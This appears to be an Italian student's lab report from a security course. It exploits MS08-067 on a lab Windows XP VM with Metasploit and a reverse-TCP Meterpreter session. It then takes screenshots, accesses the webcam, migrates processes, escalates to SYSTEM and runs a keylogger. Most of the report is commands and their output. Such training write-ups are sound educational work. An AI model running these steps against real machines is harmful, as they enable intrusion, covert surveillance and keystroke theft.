

Report

VM: Kali(192.168.1.25)
Target = Windows XP(192.168.1.200)

Tools: Nessus,


Objectives:

Ottenere la sessione Meterpreter del Target WinXP usando Metasploit
(vulnerabilità:MS08-067)

Recuperare una screenshot/snapshot del Target tramite Meterpreter

Individuare se presente la Webcam sul Target


Nessus Scan:



The screenshot shows the Nessus Scans interface for a scan titled "Windows XP". The interface displays a table of vulnerabilities, with the following entries:

VPR Severity	Name	Reasons	VPR Score	Hosts
CRITICAL	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks)... Security Research		9.7	1
CRITICAL	<u>MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Remote Code Execution (958644) (ECLIPSEWING) (unauthenticated check)</u>	No recorded events	9.4	1
HIGH	MS09-001: Microsoft Windows SMB Vulnerabilities Remote Code Execution (958687) (unauthenticated check)	No recorded events	7.4	1
MEDIUM	SMB NULL Session Authentication	No recorded events	6.6	1

Vulnerabilità che andremo a sfruttare



CRITICAL MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling R... ✖

Modified: August 3, 2020

Risk Information

Risk Factor: Critical
CVSS v3.0 Base Score: 9.8
CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
CVSS v3.0 Temporal Vector: CVSS:3.0/E:H/RL:O/RC:C
CVSS v3.0 Temporal Score: 9.4
CVSS Base Score: 10.0
CVSS Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C
CVSS Temporal Vector: CVSS2#E:H/RL:OF/RC:C
CVSS Temporal Score: 8.7
IAVM Severity: I

Vulnerability Information

CPE: cpe:/o:microsoft:windows
Exploit Available: true
Exploitability Ease: Exploits are available
Patch Published: October 23, 2008
Vulnerability Published: October 23, 2008

Exploitable With:

- Metasploit (MS08-067 Microsoft Server Service Relative Path Stack Corruption)
- CANVAS ()
- Core Impact

```
filip@KaLinux: ~  
File Actions Edit View Help  
msf6 exploit(windows/smb/ms08_067_netapi) > info  
  
Name: MS08-067 Microsoft Server Service Relative Path Stack Corruption  
Module: exploit/windows/smb/ms08_067_netapi  
Platform: Windows  
Arch:  
Privileged: Yes  
License: Metasploit Framework License (BSD)  
Rank: Great  
Disclosed: 2008-10-28  
  
Available targets:  
Id  Name  
--  --  
0   Automatic Targeting  
1   Windows 2000 Universal  
2   Windows XP SP0/SP1 Universal  
42  Windows XP SP3 French (NX)  
43  Windows XP SP3 Hebrew (NX)  
44  Windows XP SP3 Hungarian (NX)  
45  Windows XP SP3 Italian (NX)  
46  Windows XP SP3 Japanese (NX)  
47  Windows XP SP3 Korean (NX)  
48  Windows XP SP3 Dutch (NX)
```

https://en.wikipedia.org/wiki/NX_bit

(NX) = No eXecute; conosciuta anche con il nome di Enhanced Virus Protection (EVP)

Le sezioni di memoria ad accesso casuale contrassegnate con l'NX bit sono dedicate al deposito di soli dati, e le istruzioni non dovrebbero risiedervi. In poche parole è possibile scrivere o leggere dati ma non eseguirli se sono archiviati in queste zone di memoria. Questa funzionalità rende la tecnologia una valida difesa dai programmi nocivi nascosti all'interno dei dati di un altro software, cioè dagli attacchi di buffer overflow ovvero gli errori di allocazione che generano un blocco di questo tipo.

Descrizione modulo:

```
Description:  
This module exploits a parsing flaw in the path canonicalization  
code of NetAPI32.dll through the Server Service. This module is  
capable of bypassing NX on some operating systems and service packs.  
The correct target must be used to prevent the Server Service (along  
with a dozen others in the same process) from crashing. Windows XP  
targets seem to handle multiple successful exploitation events, but  
2003 targets will often crash or hang on subsequent attempts. This  
is just the first version of this module, full support for NX bypass  
on 2003, along with other platforms, is still in development.
```

```
msf6 exploit(windows/smb/ms08_067_netapi) > show options
```

Module options (exploit/windows/smb/ms08_067_netapi):

Name	Current Setting	Required	Description
RHOSTS	192.168.1.200	yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	445	yes	The SMB service port (TCP)
SMBPIPE	BROWSER	yes	The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.1.25	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Automatic Targeting

```
msf6 exploit(windows/smb/ms08_067_netapi) > run
```

```
[*] Started reverse TCP handler on 192.168.1.25:4444
[*] 192.168.1.200:445 - Automatically detecting the target...
[*] 192.168.1.200:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.1.200:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.1.200:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.1.200
[*] Meterpreter session 1 opened (192.168.1.25:4444 → 192.168.1.200:1031) at 2022-12-07 09:21:31 -0500
```

```
meterpreter > █
```

```
meterpreter > ifconfig
```

Interface 1


```
Name      : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU       : 1520
IPv4 Address : 127.0.0.1
```

Interface 2

```
Name      : Scheda server Intel(R) PRO/1000 Gigabit - Miniport dell'Utilit  di pia
nificazione pacchetti
Hardware MAC : 08:00:27:48:a4:4a
MTU       : 1500
IPv4 Address : 192.168.1.200
IPv4 Netmask : 255.255.255.0
```

```
meterpreter > █
```


Screenshot:



Webcam:

```
meterpreter > screenshot
Screenshot saved to: /home/filip/GZsDjrdL.jpeg
meterpreter > webcam_list
[-] No webcams were found
meterpreter > 
```


Dopo aver abilitato la webcam nel Oracle VM:

```
[*] 192.168.1.200 - Meterpreter session 1 closed. Reason: Died
^[-] Error running command webcam_list: Rex::TimeoutError Operation timed out.
msf6 exploit(windows/smb/ms08_067_netapi) > run

[*] Started reverse TCP handler on 192.168.1.25:4444
[*] 192.168.1.200:445 - Automatically detecting the target...
[*] 192.168.1.200:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.1.200:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.1.200:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.1.200
[*] Meterpreter session 2 opened (192.168.1.25:4444 → 192.168.1.200:1035) at 2022-12-07 09:33:34 -0500


meterpreter > webcam_list
1: Periferica video USB
meterpreter > 
```

il metodo per abilitare le usb
che ho scoperto dopo: >>>




```
meterpreter > webcam_stream
[*] Starting...
[*] Preparing player...
[*] Opening player at: /home/filip/OoXOzYBd.html
[*] Streaming...
[-] stdapi_webcam_start: Operation failed: 2147943850
meterpreter > ATTENTION: default value of option mesa_glthread overridden by environment.
Missing chrome or resource URL: resource://gre/modules/UpdateListener.jsm
Missing chrome or resource URL: resource://gre/modules/UpdateListener.sys.mjs
meterpreter > █
```

webcam led = accessa



www.metasploit.com

upload:



Keyscan:

Cercare il process >

```
meterpreter > ps

Process List

PID    PPID   Name           Arch  Session  User                               Path
---
0       0       [System Process] x86    0         NT AUTHORITY\SYSTEM               C:\WINDOWS\system32\wscntfy.exe
4       0       System         x86    0         TEST-EPI\Epicode_user             C:\WINDOWS\system32\svchost.exe
148     1048    wscntfy.exe    x86    0         NT AUTHORITY\SYSTEM               C:\WINDOWS\system32\svchost.exe
252     684     svchost.exe    x86    0         NT AUTHORITY\SYSTEM               C:\WINDOWS\system32\smss.exe
364     4       smss.exe       x86    0         NT AUTHORITY\SYSTEM               C:\WINDOWS\system32\csrss.exe
572     364     csrss.exe      x86    0         NT AUTHORITY\SYSTEM               C:\WINDOWS\system32\winlogon.exe
596     364     winlogon.exe   x86    0         NT AUTHORITY\SYSTEM               C:\WINDOWS\system32\services.exe
684     596     services.exe   x86    0         NT AUTHORITY\SYSTEM               C:\WINDOWS\system32\lsass.exe
696     596     lsass.exe      x86    0         NT AUTHORITY\SYSTEM               C:\WINDOWS\system32\svchost.exe
856     684     svchost.exe    x86    0         NT AUTHORITY\SYSTEM               C:\WINDOWS\system32\svchost.exe
876     1472    notepad.exe    x86    0         TEST-EPI\Epicode_user             C:\WINDOWS\system32\notepad.exe
932     684     svchost.exe    x86    0         NT AUTHORITY\SYSTEM               C:\WINDOWS\system32\svchost.exe
1048    684     svchost.exe    x86    0         NT AUTHORITY\SYSTEM               C:\WINDOWS\system32\svchost.exe
1120    684     svchost.exe    x86    0         NT AUTHORITY\SYSTEM               C:\WINDOWS\system32\svchost.exe
1184    684     svchost.exe    x86    0         NT AUTHORITY\SYSTEM               C:\WINDOWS\system32\svchost.exe
1420    1048    wuaucrt.exe    x86    0         TEST-EPI\Epicode_user             C:\WINDOWS\system32\wuaucrt.exe
1472    1428    explorer.exe   x86    0         TEST-EPI\Epicode_user             C:\WINDOWS\Explorer.EXE
1552    684     spoolsv.exe    x86    0         NT AUTHORITY\SYSTEM               C:\WINDOWS\system32\spoolsv.exe
1644    1472    ctfmon.exe     x86    0         TEST-EPI\Epicode_user             C:\WINDOWS\system32\ctfmon.exe
1664    1472    msmsgs.exe     x86    0         TEST-EPI\Epicode_user             C:\Programmi\Messenger\msmsgs.exe
1796    684     alg.exe        x86    0         NT AUTHORITY\SYSTEM               C:\WINDOWS\system32\alg.exe

meterpreter >
```

migrating dal attuale processo al processo del notepad.exe:

```
meterpreter > migrate 876
[*] Migrating from 1048 to 876...
[*] Migration completed successfully.
```


controllo del privilegio:

```
meterpreter > getuid
Server username: TEST-EPI\Epicode_user
```

privilege escalation:

```
meterpreter > getsystem
... got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
```



```
meterpreter > keyscan_dump
Dumping captured keystrokes ...
spesa<MAIUSC>: pane, uova, vino
```

Dopo aver sniffato i keystrokes, chiuso il notepad, e non avendo cambiato il processo nel meterpreter, la sessione è morta(conclusa)

```
meterpreter > keyscan_stop
Stopping the keystroke sniffer ...
meterpreter >
[*] 192.168.1.200 - Meterpreter session 3 closed. Reason: Died
pwd
[-] Error running command pwd: Rex::TimeoutError Operation timed out.
msf6 exploit(windows/smb/ms08_067_netapi) > █
```

Filip S.